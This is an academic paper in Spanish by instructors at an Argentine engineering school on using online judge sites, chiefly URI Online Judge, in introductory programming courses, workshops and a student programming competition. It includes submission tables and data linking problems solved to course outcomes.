Los sitios jueces en línea permiten que se envíen programas-soluciones a problemas predefinidos y con casos de pruebas establecidos, y que esas soluciones sean evaluadas en forma inmediata, con respuesta de aceptación ó error y almacenamiento del problema en un repositorio organizado por temas y dificultad. Estos sitios comenzaron a utilizarse hace varios años como herramienta para poder realizar competencias de programación, incluso en simultáneo en distintas sedes. A partir de allí comenzaron a utilizarse por parte de los estudiantes para su auto-entrenamiento previo a las competencias o para auto-capacitación. Algunas mejoras posteriores permitieron que la información pueda ser accedida por los tutores del entrenamiento y utilizarse

también en pre-competencias o concursos locales en talleres o cursos orientados a la programación competitiva. En los últimos años estos sitios fueron incluyendo facilidades que permiten utilizarlos en cursos de programación curriculares, presenciales ó a distancia, incluso desde el inicio de la carrera. Como equipo de docentes de una carrera de ingeniería en sistemas de información, describimos la utilización de herramientas de este tipo en distintas instancias formativas y generando propuestas metodológicas y didácticas que permiten enriquecer el proceso de enseñanza aprendizaje, así como acrecentar la motivación y la integración de aprendizajes en los alumnos.

1. Introducción a los sitios jueces

Los “sitios jueces” son sitios web que publican un conjunto de problemas a ser resueltos mediante un lenguaje de programación, los cuales suelen estar organizados en categorías según tema y dificultad, pero además facilitan la corrección automática de los programas que los usuarios envían como solución. En la Figura 1 se muestra la interfaz de la sección “Categorías” de un sitio juez, con 8 categorías de problemas.




Fig. 1: Categorías de problemas en sitio juez

Desde el lado del sitio juez, los problemas resueltos (su solución como programa por parte de un usuario) son aplicaciones de consola que reciben datos por la entrada estándar y envían los resultados por la salida estándar. Desde el punto de vista de la programación, esto significa que deben leer los datos de entrada del teclado y escribir los resultados en la pantalla.

El objetivo es que los usuarios pongan en práctica sus habilidades de programación, de algoritmos y estructuras de datos. La mayoría de los sitios jueces admiten el envío de programas escritos en varios lenguajes de programación como C, C++, Java y Python.

Para cada problema, el juez dispone de un conjunto de casos de prueba, de los cuales muestra algunos y el resto los mantiene en secreto. Una vez que un usuario envía su código, el juez lo compila; si hay errores en la compilación, el juez muestra el veredicto de error de compilación (CE); si el código compila el juez lo ejecuta, enviándole por la entrada estándar los casos de prueba que posee y retorna un veredicto (AC, Accepted, ó WA, Wrong Answer), el cual dependerá del resultado de la comparación entre los datos de salida del código que envía el usuario contra los datos de salida correctos que posee el sitio juez. En la visualización del veredicto, los sitios jueces muestran información en varias columnas tales como: el identificador y título del problema, el veredicto, el lenguaje de programación que se ha utilizado para resolver el ejercicio, el tiempo que ha tardado en ejecutarse y en ocasiones la memoria utilizada. Un ejemplo puede verse en la Figura 2.

#	PROBLEMA	RESPUESTA	LENGUAJE	TIEMPO	FECHA
7932221	1038 Snack	Accepted	C++	0.000	28/8/17 11:21:54
7906170	1115 Cuadrante	Accepted	C++	0.000	25/8/17 14:49:51
7826069	1001 Extremadamente Básico	Wrong answer (100%)	C++	0.000	18/8/17 9:48:13
7825364	1002 Área del Círculo	Accepted	C++	0.000	18/8/17 9:09:38
7825339	1002 Área del Círculo	Presentation error	C++	0.000	18/8/17 9:07:23
7825245	1002 Área del Círculo	Wrong answer (40%)	C++	0.000	18/8/17 9:00:21
7750167	1002 Área del Círculo	Accepted	C++	0.000	11/8/17 12:08:42
7750154	1002 Área del Círculo	Compilation error	C++	0.000	11/8/17 12:05:01
7750137	1002 Área del Círculo	Wrong answer (100%)	C++	0.000	11/8/17 12:01:29
7749739	1002 Área del Círculo	Compilation error	C++	0.000	11/8/17 11:09:49
7749733	1002 Área del Círculo	Wrong answer (40%)	C++	0.000	11/8/17 11:09:11
7746876	1036 Fórmula de Bhaskara	Accepted	C++	0.000	10/8/17 23:02:18
7476132	1064 Positivos y Promedio	Accepted	C++	0.000	5/7/17 16:12:19
7436354	1002 Área del Círculo	Accepted	C++	0.000	29/6/17 14:42:00

Fig 2: Resultados de envíos a URIOJ

Las webs que contienen jueces evaluadores de problemas son numerosas y en crecimiento, aunque suelen estar destinadas al entrenamiento para concursos y no ponen foco en el proceso de aprendizaje de quienes se inician en la algoritmia. Se las puede comparar teniendo en cuenta: la necesidad de registrar; la distribución de la interfaz; la forma de envío en tiempo real y la clasificación de los problemas [1].

La versatilidad de los sitios jueces ha permitido utilizarlos no sólo para eventos competitivos sino como

una herramienta para el aprendizaje autónomo y como parte de estrategias de enseñanza basadas en el trabajo colaborativo.

En este trabajo se describen experiencias de utilización de sitios jueces como apoyo académico curricular y extra-curricular, las cuales son analizadas y evaluadas en el marco de un proyecto de investigación sobre Tecnologías Aplicadas en Educación.

2. Marco Teórico

La enseñanza de Programación en el inicio de las carreras universitarias, constituye un desafío que requiere la atención de diferentes aspectos que presentan los alumnos:

a) La casi totalidad posee capacidades básicas para el uso de computadoras y celulares, y el acceso a sitios y aplicaciones que les permiten jugar, informarse y constatar aprendizajes.

b) La mayoría posee recursos propios para trabajar (como las netbooks ó máquinas propias) y en la facultad hay disponibles espacios de trabajo donde pueden encontrar estos recursos para trabajar en forma extra clase.

c) Al inicio de la carrera, tienen conocimientos y habilidades previas relacionadas con la disciplina, muy diferentes; algunos ya programan y se han presentado en olimpiadas mientras otros nunca han codificado un programa.

d) Son extremadamente sociales y fácilmente comparten conocimientos y experiencias con otros usuarios (de todo el mundo); disponen de información (propia ó compartida) en repositorios de acceso directo; y valoran recibir retroalimentación en tiempo real sobre sus actividades.

Esta realidad requiere que los docentes amplíen el conjunto de recursos básicos con los que habitualmente trabajan, generando nuevas propuestas que apoyen tanto el aprendizaje como las competencias propias de los estudiantes.

Se deben explorar diferentes escenarios de trabajo, diseñar acciones y disponer de los recursos necesarios para poder llevar a cabo tales propuestas, generando los espacios requeridos para el estímulo, apoyo, acompañamiento y evaluación de los resultados obtenidos [2].

Los autores hemos planteado trabajos de investigación que apuntan en esta dirección, los cuales incluyen el diseño, implementación y análisis de una propuesta de intervención didáctica que incorpora recursos TIC y promueve, junto a la adquisición de conocimientos específicos, el desarrollo de habilidades de autorregulación del aprendizaje en los alumnos. Algunos artículos [3-4] analizan los aportes de los entornos virtuales de aprendizaje como complemento a la

enseñanza presencial, generando un ámbito propicio para promover el aprendizaje a partir de procesos de comunicación multidireccionales (esto es, docente/alumno, alumno/docente y alumnos entre sí).

También, coincidimos en aceptar [5] que la misión de la ingeniería es resolver problemas, y que esta idea es un saber de la “cultura natural”, los alumnos de primer año muchas veces reclaman en las materias del área Programación, empezar con esta práctica de resolver problemas programando computadoras.

Teniendo en cuenta que las tecnologías de la información y la comunicación (TIC) se han convertido en una de las variables críticas de los escenarios formativos, en el PID en el que se enmarca este trabajo se propone “explorar, diseñar, implementar y evaluar intervenciones didácticas, apoyadas en el uso de recursos tecnológicos y nuevos modos de organización del contexto de aprendizaje, que permitan favorecer la motivación e integración de conocimientos y habilidades en los alumnos del primer año de Ingeniería en Sistemas de Información (ISI)”.

Se busca utilizar la resolución de problemas en dos aspectos [6]: el convergente, aplicando algoritmos ó estableciendo analogías con modelos de resolución previamente conocidos y frecuentemente estandarizados; y el divergente, en el sentido de dar respuesta a una situación única, irrepetible, y particularizada que no se soluciona totalmente con las soluciones técnicas conocidas. Es necesario distinguir, cuando se enseñan técnicas (procedimientos intelectuales de resolución), que las mismas combinan métodos algorítmicos con métodos heurísticos, mientras los primeros son identificables y codificables, los segundos no aseguran precisión ya que su efectividad se define por la creatividad con la que el sujeto formula las preguntas ó inventa las propuestas de solución del problema.

Creemos que estas capacidades se desarrollan, potencian y fortalecen con la práctica frecuente de resolución de problemas y la posterior puesta en común en aula, mediada por el docente, de problemas significativos resueltos con diferentes enfoques.

El uso adecuado de herramientas como URI fortalece la autonomía que necesitan los alumnos para convertirse en protagonistas de las situaciones de aprendizaje.

3. Propósito y descripción

En el 2008 realizamos el acompañamiento de un equipo de alumnos de la UTN FRSF que participó en la Universidad Nacional de Buenos Aires de la competencia internacional de programación ACM/ICPC, y para la preparación de este equipo utilizamos los sitios jueces UVA Online Judge¹ y Sphere Online Judge (SPOJ)².

¹ <http://www.uvaonlinejudge.com> . Sitio juez Universidad de Valladolid

Como resultado, en 2009 se diseñó la materia electiva “Programación Competitiva” (PRCOM) y durante el mismo año se organizó el “1er. Encuentro provincial de Programación Competitiva” con equipos de universidades de Santa Fe y Rosario. A partir de entonces se realizaron competencias de programación durante el dictado de PRCOM.

Desde el 2015, se estableció una competencia anual abierta para estudiantes de distintos niveles y de distintas instituciones, que se denominó “TecnoMate”. La misma en su última edición (Figura 3) convocó a 240 estudiantes de todo el país, y también de Brasil. La preparación previa y la organización de este tipo de competencias se vió facilitada en gran medida con la utilización de sitios jueces, como se detalla más adelante.



Fig.3: TecnoMate 2016

Como hemos detallado en otro artículo [7], las competencias de programación promueven la motivación e integración de los alumnos.

En 2015 también se comenzó a utilizar el sitio juez URI Online Judge (URIOJ³) en la asignatura “Algoritmos y Estructuras de Datos” (AEDD) de ISI; en la asignatura de Programación de la Tecnicatura Superior en Tecnologías de la Información (TSTI) y en el dictado de un Taller de Programación en C++ (TallerC++) extracurricular, al cual asisten alumnos de los primeros años de ISI, y de los dos últimos años de escuelas de nivel medio.

Encontramos en URIOJ características superadoras que nos llevaron a contactarnos con los docentes a cargo de dicho proyecto. Establecimos un acuerdo de cooperación que nos permitió utilizar dicho sitio juez en cátedras de programación de diferentes niveles y modalidades, pudiendo acceder al Módulo Académico (MA), y gestionar espacios (“disciplinas”) propios, donde organizamos las actividades y problemas a resolver por los alumnos.

² <http://www.spoj.com> . Sitio juez Sphere Online Judge

³ <http://www.urionlinejudge.com.br> . Sitio juez URI Online Judge

URIOJ es un proyecto en desarrollo desde 2011 en la Universidad Regional Integrada - Campus de Erechim (Brasil). Proporciona al usuario un juez en línea para probar sus soluciones a los problemas en el repositorio. Su objetivo inicial fue desarrollar funcionalidades que ofrecieran una alternativa al método tradicional de enseñanza de Algoritmos y Programación, con potencial para mejorar el proceso de enseñanza y aprendizaje acompañando las clases de algoritmos [8].

La herramienta permite la corrección de problemas, la interacción entre los usuarios y la elección del lenguaje de programación. El profesor no tiene la complejidad de corregir varias soluciones diferentes porque la herramienta lo hace automáticamente. Los estudiantes tienen acceso a una base de datos de problemas por temas y en diferentes niveles de dificultad, en los que pueden aplicar la teoría estudiada en clase y obtener retroalimentación en tiempo real [9].

Como indicamos, utilizamos el sitio juez en diferentes asignaturas, y a continuación ampliamos datos:

- **En AEDD:** esta materia es de 1er. año de ISI y se dicta con cursado anual de 160 hs.

En 2015 se comenzó a utilizar incorporando problemas del repositorio en las guías prácticas de esta asignatura, y utilizándolo en las clases de práctica.

En 2016 se les requirió a todos los alumnos que se registren en dicho sitio, para realizar un seguimiento del desempeño de los mismos a nivel individual y grupal. Se les asignaron algunas tareas con fecha de vencimiento a ser solucionadas mediante el envío de código en C++, y se incorporó la utilización de URIOJ en los dos parciales obligatorios de la materia; los alumnos durante el parcial deben solucionar un problema y subirlo al sitio juez.

En este 2017, se incorporó URIOJ en más actividades de AEDD, a las cuales se accede desde el Campus Virtual de la cátedra (gestionado con Moodle). Con URIOJ se administran tareas a entregar por los alumnos asociadas a las guías de práctica y al trabajo práctico final.

- **En el TallerC++:** desde el 2015 se dicta este taller como una actividad extracurricular para alumnos de los primeros años de ISI, y de los dos últimos años de escuelas de nivel medio. Es una actividad para aprender los fundamentos de programación con C++, y recibir a alumnos secundarios (candidatos a ingresar a ISI). Se trabaja con una modalidad orientada a la autogestión por parte de los alumnos; se les facilitan los materiales de estudio, hay docentes y becarios para solucionar cuestiones puntuales, y se trabaja con URIOJ para guiarlos a través de una serie de problemas a resolver. Los alumnos avanzan a su ritmo y el de su grupo. La propuesta se completa con la invitación a participar de TecnoMate, la cual se realiza anualmente y tiene un nivel exclusivo para alumnos de escuelas secundarias.

- **En la TSTI:** en las carreras a distancia un escollo es la realización de actividades prácticas, sobre todo en materias de tipo práctico como la programación. La distancia física entre alumnos y docentes agrega tiempo de latencia entre el envío de un ejercicio resuelto y la respuesta del docente, mayor al que se tendría en un esquema de prácticas presenciales en laboratorios. Esta latencia se vuelve más notable si se tiene en cuenta que en las carreras a distancia los tiempos no están tan estructurados como en los esquemas de educación presenciales, ya que los alumnos progresan mayormente a su paso en lugar de seguir el ritmo impuesto por las actividades presenciales.

Los sitios jueces abren a los docentes la posibilidad de presentar más problemas a los alumnos que en las guías de trabajos prácticos tradicionales, al simplificar enormemente la corrección.

Por otro lado, la integración de esta herramienta con la plataforma educativa utilizada en la carrera (Moodle) brindó a los alumnos un espacio para la colaboración en la resolución de problemas, mediante el uso de los foros de discusión de las materias.

Si bien la colaboración entre alumnos no estaba entre los objetivos principales de la materia, se fomentó esta socialización dado que la comunicación entre pares es una habilidad deseable en los profesionales y aporta el incentivo del reconocimiento de las habilidades de los alumnos a la hora de resolver los problemas planteados.

- **En Programación:** la experiencia fue extendida por los docentes a cátedras que desarrollaban en otras universidades. Se utilizó URIOJ en el dictado de la materia "Programación" del 2do. Año del Profesorado de Matemática de la UNL FHUC. Esta es una carrera de grado no directamente relacionada con las TIC. La materia es de dictado cuatrimestral, con 90 hs. de cursado.

En 2016 se utilizó URIOJ y se diseñaron todas las guías de práctica de la materia como tareas dentro de una disciplina creada con el MA. Los alumnos de esta materia participaron de TecnoMate 2016, en forma no obligatoria, poniendo de manifiesto un interés genuino en la programación, la resolución de problemas y el trabajo en equipo.

4. Grado de avance y resultados

El MA, es un módulo con destino académico que URIOJ publicó en el 2013, para que los profesores y los entrenadores de los equipos de programación puedan acompañar la evolución y el rendimiento de sus estudiantes, con acceso diferenciado para profesores y permite el control de las actividades propuestas a los estudiantes.

Una característica importante del MA es la configuración de un intervalo válido de fechas para la

resolución de una lista de ejercicios. Además el profesor dispone del histórico de envíos (Figura 4) de cada estudiante para cada problema.

PROBLEMA	NOMBRE DEL PROBLEMA	RANKING	ENVÍO	LENGUAJE	TIEMPO	FECHA DE ENVÍO
1154	5 Sequence II	05154*	4550130	C++	0.000	4/6/16 17:01:16
1019	Conversión de Tiempo	16275*	4075673	C++	0.000	9/9/16 22:52:36
1018	Billetes	16704*	4442830	C++	0.000	21/1/16 17:54:45
1020	Edad en Días	18598*	4523558	C++	0.000	1/6/16 10:49:03
1095	Sequence U 1	09032*	4547149	C++	0.000	4/6/16 2:20:21
1012	Área	21109*	4442434	C++	0.000	21/1/16 17:07:12
1003	Suma Simple	34174*	4441919	C++	0.000	21/1/16 16:06:43
1048	Incremento Salarial	10736*	4497888	C++	0.000	28/1/16 20:18:25
1164	Perfect Number	02908*	4550174	C++	0.000	4/6/16 17:57:26
1049	Animal	07632*	4540842	C++	0.000	3/6/16 11:26:24
1004	Producto Simple	32796*	4441931	C++	0.000	21/1/16 16:07:52
1040	Promedio 3	10172*	4447084	C++	0.000	22/1/16 12:19:55
1096	Sequence U 2	08174*	4547163	C++	0.000	4/6/16 2:24:04

Fig. 4: Histórico de un alumno.

Este módulo facilita el desarrollo de las clases por parte de los profesores y el estudio y adquisición de las habilidades necesarias para el aprendizaje por los estudiantes. URIOJ brinda dos interfaces: una para estudiantes (Figura 5) y otra para Profesores (Figura 6).

URI ONLINE JUDGE PROBLEMS & CONTESTS

DISCIPLINAS

ESTOS SON LAS DISCIPLINAS QUE TE INVITAMOS A PARTICIPAR.

<p>2017</p> <p>19 ESTUDIANTES</p> <p>3 TAREAS</p> <p>GRUPO DE PROGRAMACIÓN C++ STL 2017</p> <p>by Daniel Ambort</p> <p>ABRIR</p>	<p>2017</p> <p>108 ESTUDIANTES</p> <p>4 TAREAS</p> <p>GRUPO DE PROGRAMACIÓN C++ 2017</p> <p>by Daniel Ambort</p> <p>ABRIR</p>
<p>2017</p> <p>17 ESTUDIANTES</p> <p>3 TAREAS</p> <p>PROGRAMACIÓN COMPETITIVA UTN FRSF 2017</p> <p>by Daniel Ambort</p> <p>ABRIR</p>	<p>2017</p> <p>163 ESTUDIANTES</p> <p>3 TAREAS</p> <p>AEDD UTN FRSF 2017</p> <p>by Daniel Ambort</p> <p>ABRIR</p>

TOP UTN

Most Hero Jostes...

Daniel Ambort - U...

Fernan Gonzalez...

Luis Santiago Ra...

Basso, Francisco...

Comelli-Federico...

Bode-Hatley-UTN F...

Valene Misk / UTN...

José Agustín Sánc...

Hernán Albornoz /...

Fig. 5: Vista para estudiantes

DISCIPLINE AEDD UTN FRSF 2017

Discipline: AEDD UTN FRSF 2017

Professor: Daniel Ambort <dambort@frsf.utn.edu.ar>

Created: January 24, 2017 15:43 PM (UTC-0)

Updated: January 24, 2017 15:43 PM (UTC-0)

LIST HOMEWORK

#	ID	HOMEWORK	DEADLINE
1	7620	Guía Tipos de datos	April 28, 2017 12:59 PM (UTC-0)
2	8047	Todos los ejercicios	December 31, 2017 22:09 PM (UTC-0)
3	8072	Guía Condicionales	May 13, 2017 12:33 PM (UTC-0)
4	8074	Guía Repetitivas	June 10, 2017 23:58 PM (UTC-0)
5	9024	Parcial 1	June 20, 2017 06:00 AM (UTC-0)
6	9095	Guía Arreglos unidimensionales	July 14, 2017 12:43 PM (UTC-0)
7	9164	Guía matrices	August 18, 2017 12:11 PM (UTC-0)

Fig. 6: Módulo Académico

URIJOJ y el MA contribuyen al establecimiento de un ambiente desafiante para el aprendizaje de algoritmos y lenguajes de Programación. Si bien URIJOJ puede ser empleado en forma autónoma por los estudiantes, el rol de los docentes es fundamental para motivar su uso y

estimular los avances. Este ambiente debe fomentarse adecuadamente en las clases presenciales (de teoría y práctica), a través de ejemplos que faciliten y aceleren el proceso de inserción de los alumnos en la dinámica de resolución de problemas y envío de soluciones hacia la que se orientan las herramientas de este tipo.

En la clase presencial, los ejercicios seleccionados se presentan a los estudiantes como situación práctica sobre la cual aplicar las técnicas o algoritmos estudiados. La resolución en sala permite a los estudiantes no sólo aclarar con el profesor eventuales dudas, sino también, el debate entre pares sobre diferentes formas de resolución de un mismo problema. El profesor, estimula todas las formas de interacción entre los diferentes estudiantes y colaboradores del Foro.

"Programar es un arte que muchas veces exige que los estudiantes se involucren en un nivel significativamente alto de práctica individual con el fin de adquirir competencias básicas" [10]. El profesor debe preparar una práctica significativa y explotar al máximo las actividades que permitan la participación de los alumnos.

La utilización del MA permite la preparación de listas de ejercicios y la verificación del progreso de cada estudiante en un período de tiempo que él profesor define. El proceso constituye una forma de estimular a los estudiantes a practicar contenidos y técnicas fuera del horario habitual de clase y con la visualización de estadísticas y rankings se promueve la competitividad entre estudiantes (de la misma o de diferentes universidades). La componente competitiva de estas actividades debe ser utilizada de manera motivadora, pero también se le debe dar a la componente colaborativa la misma importancia: se fomenta el trabajo en grupo, el diálogo y discusión entre los integrantes del equipo, y deben diseñarse actividades posteriores a la resolución de los problemas e instancias de competencias, donde se analicen y discutan las formas de solución llevadas adelante por diferentes equipos.

En cuanto a la utilización de URIJOJ en TecnoMate (ó cualquier competencia de este tipo) podemos comentar las siguientes cuestiones:

- Es muy alta la carga de trabajo que se genera en la organización de una competencia con gran cantidad de equipos y diferentes niveles (4 en nuestro caso).

- Cada problema individual a resolver exige una redacción y pruebas cuidadosas, demandando tiempo y planificación. Tener entre 8 ó 10 problemas por nivel, implica que a veces no se puedan tener todos los problemas de confección propia al momento de la competencia, entonces optamos por seleccionar problemas de otros autores, conociendo a los participantes en la competencia y los problemas que sabemos no tienen resueltos.

- La confección y el desarrollo en tiempo real de una competencia son aspectos que están cubiertos en URIJOJ

(pero no disponibles en línea, sino gestionados por los profesores a cargo del sitio). Esto permite tener tableros durante la competencia, actualizados en tiempo real, con las posiciones de los equipos en cada nivel, como se observa en la Figura 7.




Fig. 7: Posiciones en TecnoMate nivel AEDD

Resultados

Como resultados observables en las distintas experiencias destacamos los siguientes:

- **En AEDD** durante el 2016 registramos las actividades de los alumnos de primer año, relacionando la cantidad de problemas resueltos en URIOJ con el estado final en la materia. En la Tabla 1 se muestran los datos de los ciclos 2015 y 2016, indicando la cantidad de alumnos que cursaron la asignatura, las cantidades de alumnos que lograron regularidad o promoción directa y la cantidad de problemas aceptados en URIOJ durante el cursado. Se observa una fuerte correlación entre el grupo de alumnos promocionados y regulares con una alta cantidad de problemas resueltos, y del grupo de alumnos no regulares con una cantidad muy baja de problemas resueltos.

En el 2016, los alumnos promocionados en promedio tuvieron 64 problemas resueltos en el sitio juez; los regulares en promedio tuvieron 23 problemas resueltos; los libres en promedio tuvieron 6 problemas resueltos; además ningún alumno con más de 22 problemas resueltos quedó libre.

Tabla 1: Alumnos por estado y problemas resueltos

Año	Alumnos	Estado	% estado	#Prob
2016	144	Promocionado	38.3%	64
		Regular	19.1%	23
		Libre	42.6%	6
2015	121	Promocionado	32.23%	--
		Regular	19%	--

	Libre	49%	--
--	-------	-----	----

También es clara la relación entre cantidad de problemas resueltos (ahora a nivel de equipo), y la posición final obtenida en TecnoMate: en la categoría AEDD los 3 primeros equipos clasificados de la UTN Santa Fe en 2016 (tuvieron más de 220 problemas resueltos cada uno, con un promedio individual > 70).

Estas conclusiones se expusieron y abrieron el debate en las clases de AEDD de este año, y las mismas ponen en evidencia el beneficio para los alumnos de comenzar tempranamente con el uso del sitio juez.

- Los alumnos que participaron del **TallerC++** durante el 2015, y luego ingresaron a ISI en 2016, en todos los casos finalizaron el cursado de AEDD en condición de promocionados (en su mayoría) ó regulares.

- **En la TSTI**, se tuvieron resultados similares a los de AEDD: En el 2016 un 71% de los alumnos alcanzó la regularidad y se observó un evidente aumento en la participación de los estudiantes en el Foro, como resultado de las interacciones y debates surgidos sobre los inconvenientes y diferentes formas de solución de los problemas planteados. En esta modalidad a distancia, los alumnos tienen una mayor participación a través del Foro, que los alumnos de cátedras con dictado presencial, porque estos disponen de varias instancias por semana, donde resolver sus dudas (en consultas entre pares ó con los docentes).

- **En Programación**, de la FHUC-UNL, los resultados también evidencian una correlación alta entre el estado final de los alumnos y la cantidad de problemas resueltos en URI. (aunque no tan evidente como en AEDD, esto lo interpretamos por el hecho de que los alumnos con estado Libre, igualmente pueden rendir y aprobar la materia en esta facultad). Los alumnos con estado Libre, tuvieron en promedio 40 problemas resueltos, mientras que el grupo de alumnos con estado Regular ó Promocionado, tuvieron un promedio de 60 problemas resueltos. Estos alumnos compitieron en TecnoMate, y tuvieron desempeños del mismo nivel que los alumnos de AEDD.

- **En TecnoMate**, en el 2016 se implementaron 3 niveles de competencias con URIOJ, y 1 nivel con SPOJ. En ambos casos la experiencia fue satisfactoria. En este 2017 se repetirá este esquema (SPOJ se utiliza en el nivel "Paradigmas", en el cual se requiere el uso de SmallTalk, y el mismo todavía no se encuentra entre los lenguajes disponibles en URIOJ).

La interface de URIOJ es más accesible para los alumnos (entre otras cosas, porque se encuentra en español).

En este 2017 se está utilizando URIOJ de manera previa a la competencia con una vinculación estrecha con el sitio web de TecnoMate⁴, para incentivar la participación y como una manera de confirmar las inscripciones de los equipos se diseñaron disciplinas en el MA, con problemas de ediciones anteriores, para que los equipos interesados en participar resuelvan estos problemas durante los meses previos a la competencia (de esta manera también nos aseguramos un conocimiento básico por parte de los equipos de la dinámica de la competencia y de la forma de interacción con el sitio juez, lo que permite un desarrollo fluido de las actividades el día del evento).

5. Conclusiones

En todas las experiencias en las que utilizamos URIOJ los resultados fueron positivos. Además de los registros formales y cuantificables, se observa en los docentes y particularmente en los alumnos una percepción completamente favorable (puesta de manifiesto en conversaciones de pasillo) hacia la actividad de resolución de problemas con un sitio juez de este tipo.

Esta percepción se fortalece con datos que surgen del mismo sitio:

- En el ranking por países en URIOJ, Argentina avanzó sensiblemente (la mayor parte de los participantes de nuestro país son de UTN Santa Fe: 371 de 526).

- En Mayo 2016, Argentina ocupaba el puesto 20 en el ranking por países; en Junio 2017 Argentina ya ocupaba el puesto 10, actualmente ocupa el puesto 9 (ver Figura 8).

RANKING	PAÍS	RESUELTO	ALUMNOS
1	BR  Brazil	2 014 339	58 989
2	BD  Bangladesh	359 193	11 261
3	EG  Egypt	132 982	4 835
4	ID  Indonesia	31 566	879
5	US  United States	21 932	865
6	CO  Colombia	20 928	692
7	IN  India	20 276	1 304
8	MX  Mexico	14 837	908
9	AR  Argentina	12 520	526

Fig. 8 – Ranking por países en URIOJ

- A nivel Universidades, en Marzo de 2016, la UTN Santa Fe ocupaba la posición 272 en el ranking de universidades, actualmente ocupa el puesto 69.

La utilización del sitio juez nos permitió contar con una herramienta motivadora en la difusión de ISI hacia los alumnos de escuelas secundarias, y nos facilitó la organización de TecnoMate. Los profesores responsables de URIOJ reconocen nuestra participación y realizamos actividades en conjunto; en 2016 una delegación de URI participó de TecnoMate: los profesores dictando seminarios y un equipo de alumnos en la competencia.

⁴ <http://www.tecnomate.xyz>. Sitio web de TecnoMate 2017

Para este 2017 están planteadas actividades similares de cooperación con URI.

Esta herramienta puede ser utilizada en diferentes asignaturas (AEDD, Paradigmas de Programación, Diseño e Implementación de Estructuras de Datos, PRCOM, Inteligencia Artificial) facilitando en los alumnos el aprendizaje en distintos momentos. Más aún, para los temas que son tratados en distintas asignaturas con distintas complejidades (ejemplo: grafos) los alumnos pueden resolver problemas más complejos a medida que transitan los distintos cursos, realizando una integración de conocimientos y aprendizajes.

Una limitación a considerar es que si bien la herramienta permite trabajar con múltiples casos de entrada y salida, no siempre es fácil asegurar la calidad del código solución cuando se consideran diversos factores. Gran parte de los problemas en el repositorio pueden ser resueltos de manera eficaz, y de esa forma lograr un “Aceptado”, y no necesariamente esto implicará que la solución es eficiente. Aunque se pueda limitar esta cuestión configurando los tiempos máximos de ejecución de cada problema, estos en muchos casos son relativos a la velocidad de procesamiento que puede entregar el procesador, y van cambiando año a año. Además, aunque la solución finalmente sea aceptada y eficiente (en tiempo de CPU y memoria utilizada), eso no puede asegurar otras cuestiones de calidad de código, más difíciles de controlar de manera automática: buenas prácticas de programación, modularización, órdenes de complejidad de los algoritmos implementados, elección de soluciones iterativas ó recursivas, etc. En estos casos siempre debe estar presente la visión del docente en los trabajos de aula y en la revisión de los códigos aceptados.

6. Trabajos en curso y futuros

Se está trabajando en la utilización de URIOJ para los exámenes finales del curso AEDD 2017, en base a las experiencias positivas con la utilización del sitio juez en las evaluaciones parciales de la materia y con las guías prácticas.

Se está trabajando en la posibilidad de definir insignias propias en URIOJ, que premien el avance de los alumnos en el contexto del curso.

URIOJ nos ha permitido organizar contenidos y problemas de AEDD de una mejor forma, y ha fortalecido el entusiasmo de los alumnos en su aprendizaje de algoritmos y programación. Sin embargo hay una diversidad de sitios jueces que brindan otras posibilidades que merecen ser analizadas, para diseñar las estrategias de incorporación de dichas herramientas a las cátedras de programación (entre las que merecen destacarse se encuentran [11]: Project Euler, Hacker Earth, Hacker Rank, Coding Game, Code Fights). Estos sitios jueces (relativamente nuevos en el escenario de

sitios jueces online), brindan algunas características similares a URI (clasificación de los problemas, disponibilidad 24/7, posibilidades de participación y discusiones, gamificación en varios aspectos), y otras que son novedosas e interesantes (presentación de problemas con interfaces gráficas –ver Figura. 9-, diferentes formas de entregar la solución, diferentes modalidades de competencias, participación más fuerte de empresas de desarrollo de software, etc).




Fig. 9 – Interface gráfica de Coding Game

En Programación (FHUC UNL) durante este 2017 se utilizará URIJOJ en los dos parciales de la materia y en el examen final. Además se repetirá la participación de equipos de esta facultad, en el nivel AEDD de la competencia TecnoMate.

Se está trabajando en fortalecer la integración con asignaturas más allá del área Programación a través de la selección de problemas de otras áreas solucionables con un lenguaje de programación. Un ejemplo puntual son las posibilidades de integración de conocimientos con materias del área matemática, a través de sitios que con algún esquema de sitio juez, se enfoca en problemas matemáticos y permite el envío de soluciones en formato “sólo respuesta” (en lugar de un programa se envía la respuesta numérica al mismo). El sitio Project Euler es un buen ejemplo, y permite un primer ingreso al problema y tema en cuestión sin necesidad de saber programar ó codificar en un lenguaje en particular. Luego de la obtención de una primer solución, se accede a un documento más detallado que nos permite acceder a una solución de mayor nivel, y generalmente eficiencia (que se traduce en menor complejidad computacional). Estos problemas se pueden resolver con una computadora, en un tiempo relativamente corto (menos de 30 segundos para la mayor parte de los problemas).

7. Referencias

